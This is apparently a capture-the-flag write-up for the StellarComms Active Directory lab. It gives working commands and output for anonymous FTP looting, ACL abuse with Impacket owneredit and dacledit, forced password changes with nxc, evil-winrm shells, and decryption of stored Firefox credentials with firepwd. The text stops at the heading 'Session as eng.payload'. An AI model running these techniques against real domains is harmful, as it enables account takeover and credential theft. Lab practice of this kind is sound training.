StellarComms | Hack Smarter
My write-up of the StellarComms Active Directory machine from Hack Smarter.

Box Description
Objective / Scope
Stellar Communications, a regional telecommunications provider, has retained the Hack Smarter Red Team to conduct a covert internal network penetration test. The client is concerned about the resilience of their internal Active Directory infrastructure against insider threats and compromised VPN endpoints.
Your objective is to simulate a compromised remote worker, pivot through the internal network, and demonstrate the ability to compromise high-value targets.
Initial Access
Our initial access team has successfully established a VPN tunnel into the environment. We have identified a valid username, likely belonging to a new hire or junior staff member.
1
2
3
Valid User:
    Username: junior.analyst
    Password: Unknown
Enumeration
RustScan
Starting off the box as normal, we will begin with a port scan using RustScan. It is worthy of note that this is a single machine Active Directory lab so we can assume the machine will be the Domain Controller. Given this we will expect to see the usual DC ports such as 88 and 445. Since we have a starting username, it’s likely we will find the password on something like IIS if port 80 is open. It isn’t wise to start by doing a brute force over something like SMB as the password policy could have the account locked out pretty quicky.
rustscan -a 10.1.253.58 -- -A -Pn
Using the -Pn flag as Windows machines rarely respond to ping so it would cause NMAP to fail.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 126 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 09-12-25  12:29PM       <DIR>          Docs
| 09-10-25  12:15PM       <DIR>          IT
|_09-10-25  12:44PM       <DIR>          Pics
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-07-27 15:50:16Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 126
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-07-27T15:51:30+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC-STELLAR.stellarcomms.local
| Issuer: commonName=DC-STELLAR.stellarcomms.local
| rdp-ntlm-info:
|   Target_Name: STELLARCOMMS
|   NetBIOS_Domain_Name: STELLARCOMMS
|   NetBIOS_Computer_Name: DC-STELLAR
|   DNS_Domain_Name: stellarcomms.local
|   DNS_Computer_Name: DC-STELLAR.stellarcomms.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-27T15:51:19+00:00
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
47001/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49672/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49678/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49682/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49707/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49713/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
Reviewing the results, we have your standard DC ports as mentioned before. Port 88 being open confirms this to be the domain controller as that’ll be Kerberos.
IIS is open, which might expose credentials somehow. Very interestingly, FTP is open, and NMAP’s enumeration scripts show that it allows anonymous access. Very juicy. I think we will start here.
FTP (21)
Using the credentials anonymous:anonymous, we are able to get read access to the FTP server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ftp 10.1.253.58
Connected to 10.1.253.58.
220 Microsoft FTP Service
Name (10.1.253.58:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49784|)
150 Opening ASCII mode data connection.
09-12-25  12:29PM       <DIR>          Docs
09-10-25  12:15PM       <DIR>          IT
09-10-25  12:44PM       <DIR>          Pics
226 Transfer complete.
ftp> cd Docs
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49785|)
125 Data connection already open; Transfer starting.
09-10-25  01:11PM                82434 Browser_policy.pdf
09-10-25  01:02PM                 1288 LEO_2A_Report.txt
09-10-25  01:03PM                 1024 LEO_3B_Report.txt
09-10-25  01:03PM                 1101 LEO_5C_Report.txt
09-10-25  12:35PM                71171 StellarComms_Whitepaper.pdf
09-12-25  12:26PM                87925 Stellar_UserGuide.pdf
09-10-25  12:12PM                  185 Transmission_Schedule.txt
Looking at the files offered over FTP, we can see a few potentially interesting items. Downloading them all and reviewing them seems to be the best idea. Remember to turn on binary transfer mode as PDFs do not transfer correctly in ASCII mode.
Reviewing FTP Files
Of the files on FTP, two stood out. Firstly, there is a PDF talking about browsers:
 Browser Policy
This suggests that we might be able to recover saved passwords from Firefox when we get remote access to the server. We should keep that at the back of our minds for now. The next document is far more interesting:
 Onboarding Document
This gives us a password, which will most likely pair up with the username we have been supplied. It does state that users are required to change their passwords but I imagine that will turn out to be false.
Network Access as Junior Analyst
1
2
3
4
5
6
7
8
9
10
11
exegol-stellarcomms StellarComms # nxc smb "10.1.249.148" -u "junior.analyst" -p 'Galaxy123!' --shares
SMB         10.1.249.148    445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.249.148    445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:Galaxy123!
SMB         10.1.249.148    445    DC-STELLAR       [*] Enumerated shares
SMB         10.1.249.148    445    DC-STELLAR       Share           Permissions     Remark
SMB         10.1.249.148    445    DC-STELLAR       -----           -----------     ------
SMB         10.1.249.148    445    DC-STELLAR       ADMIN$                          Remote Admin
SMB         10.1.249.148    445    DC-STELLAR       C$                              Default share
SMB         10.1.249.148    445    DC-STELLAR       IPC$            READ            Remote IPC
SMB         10.1.249.148    445    DC-STELLAR       NETLOGON        READ            Logon server share
SMB         10.1.249.148    445    DC-STELLAR       SYSVOL          READ            Logon server share
Indeed, with the credentials junior.analyst:Galaxy123! we are able to connect to the DC via SMB and list shares. Next we should check what users are on the network.
1
2
3
4
5
6
7
8
9
10
11
12
exegol-stellarcomms StellarComms # nxc smb "10.1.249.148" -u "junior.analyst" -p 'Galaxy123!' --users
SMB         10.1.249.148    445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.249.148    445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:Galaxy123!
SMB         10.1.249.148    445    DC-STELLAR       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.249.148    445    DC-STELLAR       Administrator                 2026-01-22 22:16:48 0       Built-in account for administering the computer/domain
SMB         10.1.249.148    445    DC-STELLAR       Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.249.148    445    DC-STELLAR       krbtgt                        2025-09-10 14:22:13 0       Key Distribution Center Service Account
SMB         10.1.249.148    445    DC-STELLAR       junior.analyst                2025-09-10 18:55:20 0
SMB         10.1.249.148    445    DC-STELLAR       ops.controller                2025-09-10 18:55:35 0
SMB         10.1.249.148    445    DC-STELLAR       astro.researcher              2025-09-10 18:54:51 0
SMB         10.1.249.148    445    DC-STELLAR       eng.payload                   2025-09-10 18:54:11 0
SMB         10.1.249.148    445    DC-STELLAR       [*] Enumerated 7 local users: STELLARCOMMS
Sadly, nothing so easy as credentials for the Administrator user in the account description. Not unheard of in real engagements, so I am told. Before moving on, we can generate our hosts file: nxc smb "10.1.249.148" -u "junior.analyst" -p 'Galaxy123!' --generate-hosts-file hosts.txt
IIS (80)
Looking at the website, it seems to be mostly static. There is a contact form, but no web request is made on completion of the form, so that won’t be helpful.
 Static Contact Form
Bloodhound
Since IIS is seemingly a dead end, we will next collect data for Bloodhound so we can find opportunities for lateral movement.
nxc ldap "10.1.249.148" -u "junior.analyst" -p 'Galaxy123!' --bloodhound --collection All --dns-server "10.1.249.148"
Reviewing Bloodhound Data
Setting Bloodhound to shortest paths from owned objects, we see something interesting:
 Junior Analyst is WriteOwner of a Group with ForceChangePassword on Another User.
Using this, we should be able to set ourselves as the owner of that group.Then we can give ourselves permissions to add users to the group. After this, we can move ops.controller into that group, which should allow us to change their password.
This is very good as ops.controller is a member of the Remote Management Users, meaning we can log into the DC with EvilWinRM.
Changing ops.controller’s Password
Following what Bloodhound says, we first set ourselves as the owner of the group:
1
2
3
4
5
6
7
8
exegol-stellarcomms StellarComms # owneredit.py -action write -new-owner "junior.analyst" -target "stellarops-control" "stellarcomms.local"/"junior.analyst":'Galaxy123!'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1085439814-3345093241-3808503133-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=stellarcomms,DC=local
[*] OwnerSid modified successfully!
Now we give ourselves WriteMembers permissions over the group so we can add members:
1
2
3
4
5
dacledit.py -action write -rights 'WriteMembers' -principal 'junior.analyst' -target-dn 'CN=STELLAROPS-CONTROL,CN=USERS,DC=STELLARCOMMS,DC=LOCAL' 'stellarcomms.local'/'junior.analyst':'Galaxy123!'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260727-173651.bak
[*] DACL modified successfully!
Then we can add ops.controller to the group:
net rpc group addmem "stellarops-control" "ops.controller" -U "stellarops.local"/"junior.analyst"%'Galaxy123!' -S "10.1.249.148"
Finally, we can change the ops.controller user’s password with nxc:
1
2
3
4
exegol-stellarcomms StellarComms # nxc smb "10.1.249.148" -u "junior.analyst" -p 'Galaxy123!' -M change-password -o USER=ops.controller NEWPASS=password
SMB         10.1.249.148    445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.249.148    445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:Galaxy123!
CHANGE-P... 10.1.249.148    445    DC-STELLAR       [+] Successfully changed password for ops.controller
Shell as ops.controller
Now we have changed ops.controller’s password, we can connect to the DC with EvilWinRM as mentioned before.
evil-winrm-py --ip "10.1.249.148" -u "ops.controller" -p "password"
User Flag
Since we have a shell, we can get the user.txt flag from the desktop.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
evil-winrm-py PS C:\Users\ops.controller\Desktop> cat user.txt

FLAG[redacted]


⠀⠀⠀⣤⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣤⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡀⠀⠀⠀
⠀⠀⠛⣿⠛⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⣿⠛⠀⠀⠀⠀⠀⡀⠺⣿⣿⠟⢀⡀⠀
⠀⠀⠀⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⣦⠈⠁⣴⣿⣿⡦
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡈⠻⠟⢁⣴⣦⡈⠻⠋⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⡀⠺⣿⣿⠟⢀⡀⠻⣿⡿⠋⠀⠀⠀
⠀⣠⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣶⡿⠿⣿⣦⡈⠁⣴⣿⣿⡦⠈⠀⠀⠀⠀⠀
⠲⣿⠷⠂⠀⠀⠀⠀⠀⠀⢀⣴⡿⠋⣠⣦⡈⠻⣿⣦⡈⠻⠋⠀⠀⠀⠀⠀⠀⠀
⠀⠈⠀⠀⠀⠀⠀⠀⠀⠰⣿⣿⡀⠺⣿⣿⣿⡦⠈⣻⣿⡦⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⣠⣦⡈⠻⣿⣦⡈⠻⠋⣠⣾⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⡀⠺⣿⣿⠟⢀⡈⠻⣿⣶⣾⡿⠋⣠⣦⡀⠀⢀⣠⣤⣀⡀⠀⠀
⠀⠀⠀⠀⣠⣾⣿⣦⠈⠁⣴⣿⣿⡦⠈⠛⠋⠀⠀⠈⠛⢁⣴⣿⣿⡿⠋⠀⠀⠀
⠀⠀⣠⣦⡈⠻⠟⢁⣴⣦⡈⠻⠋⠀⠀⠀⠀⠀⠀⠀⣴⣿⣿⣿⣏⠀⠀⠀⠀⠀
⠀⠺⣿⣿⠟⢀⡀⠻⣿⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠰⣿⡿⠛⠁⠙⣷⣶⣦⠀⠀
⠀⠀⠈⠁⣴⣿⣿⡦⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠋⠀⠀⠀⠀⠻⠿⠟⠀⠀
⠀⠀⠀⠀⠈⠻⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
Stealing Stored Firefox Passwords
Given the file on the FTP server mentioning Firefox as the browser of choice, once I logged in, I immediately went to check if I could easily steal Firefox passwords.
I had never actually done it before. On looking it up, there was a project on GitHub which seemed to do exactly what I wanted: firepwd. All I needed was the key4.db and logins.json files from the Firefox profile in AppData.
As I had hoped, there was a populated profile in C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr. Using EvilWinRM, I downloaded the two needed files.
1
2
3
4
5
6
evil-winrm-py PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> download logins.json .
Downloading C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr\logins.json: 64.0kB [00:00, 1.51GB/s]
[+] File downloaded successfully and saved as: /workspace/HSM/StellarComms/logins.json
evil-winrm-py PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> download key4.db .
Downloading C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr\key4.db: 320kB [00:00, 990kB/s]
[+] File downloaded successfully and saved as: /workspace/HSM/StellarComms/key4.db
Then we can decrypt the credentials from the profile using firepwd.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
exegol-stellarcomms StellarComms # python3 firepwd.py
globalSalt: b'b775cce9871837920e459cb351f41a262a61a7ee'
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'2dcaf600203476be38be8c4367dd19a3e93a512ac225d2f3453c5c6588b8aa53'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'c4356e0180221f9b26a80b0621e5'
       }
     }
   }
   OCTETSTRING b'78592dd93aad836cdcdb6267f56d52af'
 }
clearText b'70617373776f72642d636865636b0202'
password check? True
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'cebf6136ef0e9c86eb6dff01f8c10ac4b449cc3b1c4f64dbf88f5e78e1233b8a'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'8170d8b6ca45aeafe3fd884ca83a'
       }
     }
   }
   OCTETSTRING b'ba97b69036d76923024b8175e024b3146d2122ba65f20c07493aac23e3f084fa'
 }
clearText b'49b0d9e39220e6ece5254561abad4ca4b07f5d709bae863e0808080808080808'
decrypting login/password pairs
Using 3DES (32-byte key, truncated to 24)
http://portal.stellarcomms.local:b'astro.researcher',b'Cosmos@42'
Right at the bottom, we get our credentials: astro.researcher:Cosmos@42
Session as Astro Researcher
Now we have credentials, we can consult Bloodhound to tell us what Astro Researcher can do.
 Astro Researcher has WriteDacl over eng.payload.
Looking up WriteDacl, we can give ourselves any permission we want over the target. This means we can give ourselves FullControl, so we can change their password.
Changing eng.payload’s Password
We can use dacledit to issue ourselves FullControl over eng.payload.
1
2
3
4
5
exegol-stellarcomms StellarComms # dacledit.py -action write -rights 'FullControl' -principal 'astro.researcher' -target 'ENG.PAYLOAD' 'stellarcomms.local'/'astro.researcher':'Cosmos@42'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260727-180615.bak
[*] DACL modified successfully!
And now nxc to change their password as before.
1
2
3
4
nxc smb "10.1.249.148" -u "astro.researcher" -p "Cosmos@42" -M change-password -o USER=eng.payload NEWPASS=password
SMB         10.1.249.148    445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.249.148    445    DC-STELLAR       [+] stellarcomms.local\astro.researcher:Cosmos@42
CHANGE-P... 10.1.249.148    445    DC-STELLAR       [+] Successfully changed password for eng.payload
Session as eng.payload
